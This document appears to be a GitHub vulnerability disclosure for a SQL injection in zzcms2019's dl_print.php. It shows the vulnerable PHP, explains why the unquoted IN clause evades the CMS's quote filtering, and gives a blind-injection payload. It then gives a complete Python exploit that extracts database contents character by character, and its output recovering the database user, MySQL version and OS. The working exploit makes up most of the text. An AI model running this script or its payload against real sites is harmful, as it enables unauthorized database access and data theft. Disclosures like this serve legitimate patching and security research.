zhuxianjin update zzcms sqli-2 History

1 contributor

104 lines (80 sloc) | 3.11 KB

zzcms2019 SQL injection vulnerability in dl_print.php

Local testing requires the user group to have the right to download proxy information (for convenience, open directly in the background, simulate real vip users)

The vulnerability is located at line 78 of `/dl/dl_print.php` and is used to output information. Some of the key code is shown below

```
if(!empty($_POST['id'])){
    for($i=0; $i<count($_POST['id']);$i++){
    $id=$id.($_POST['id'][$i].',');
    }

}else{
        $founderr=1;
        $ErrMsg="<li>操作失败！请先选中要下载的信息</li>";
}
$id=substr($id,0,strlen($id)-1);//去除最后面的","

. . .   . . .

if (strpos($id,",")>0){
        $sql="select * from zzcms_dl where passed=1 and id in (". $id .") ";
        }else{
        $sql="select * from zzcms_dl where passed=1  and id=".$id." order by id desc";
}
```

Since and id in (".$id.") does not use single quotes, the global GPC filter of ZZCMS does not work here and constructs Boolean conditions directly for blind injection.

The first step is to register a company type account at the front desk and then send the agent for later injection

Secondly, the user group of the current user has the right to print the agent information (local test, just give the permission in the background, simulate the operation of VIP users in the real environment).


payload：

```
id[0]=0,(if(((ascii(substr((select @@version),1,1)))=53),1,0)))#
```

Here is exp:

```
#coding: utf-8
import requests
import string

url = 'http://{}/dl/dl_print.php'

#header 头，自己根据实际环境做修改
headers = {
'Host':'{}',
'User-Agent':'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0',
'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
'Accept-Language':'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
'Accept-Encoding':'gzip, deflate',
'Content-Type':'application/x-www-form-urlencoded',
'Content-Length':'23',
'Connection':'keep-alive',
'Cookie':'{}',
'Upgrade-Insecure-Requests':'1'
}

def Sqli(host,sql):
        global url
        url = url.format(host)
        sqli = "ascii(substr(({}),{},1)))={}"
        sqli_2 = "0,(if(({}),1,0)))#"
        res_data = ""
        s = requests.session()
        i = 1
        while 1:
                tmp_data = res_data
                for c in string.printable:
                        post_sqli_data = sqli_2.format(sqli.format(sql,str(i),ord(c)))
                        data = {'id[0]':post_sqli_data}
                        res = s.post(url,data=data, headers=headers)
                        if '13333333333' in res.text: #自己根据实际环境做修改
                                res_data += c
                                print (res_data)
                                break
                i += 1
                if tmp_data == res_data:
                        print ('完成')
                        return

if __name__ == "__main__":
        #设置 host 地址
        host = "127.0.0.1:9000"
        #设置用户 cookie
        user_cookie = "PHPSESSID=dh6bhd10g47tjc4jlhqf2leqnn; UserName=admin2; PassWord=343b1c4a3ea721b2d640fc8700db0f36"
        sql = "select group_concat(user(),version(),@@version_compile_os)"
        headers['Host'] = headers['Host'].format(host)
        headers['Cookie'] = headers['Cookie'].format(user_cookie)
        Sqli(host,sql)
```

Injection results


zzcms » python zzcms2019-sqli-2.py ~/D/补/e/zzcms
r
ro
roo
root
root@
root@l
root@lo
root@loc
root@loca
root@local
root@localh
root@localho
root@localhos
root@localhost
root@localhost5
root@localhost5.
root@localhost5.7
root@localhost5.7.
root@localhost5.7.2
root@localhost5.7.26
root@localhost5.7.26o
root@localhost5.7.26os
root@localhost5.7.26osx
root@localhost5.7.26osx1
root@localhost5.7.26osx10
root@localhost5.7.26osx10.
root@localhost5.7.26osx10.9
完成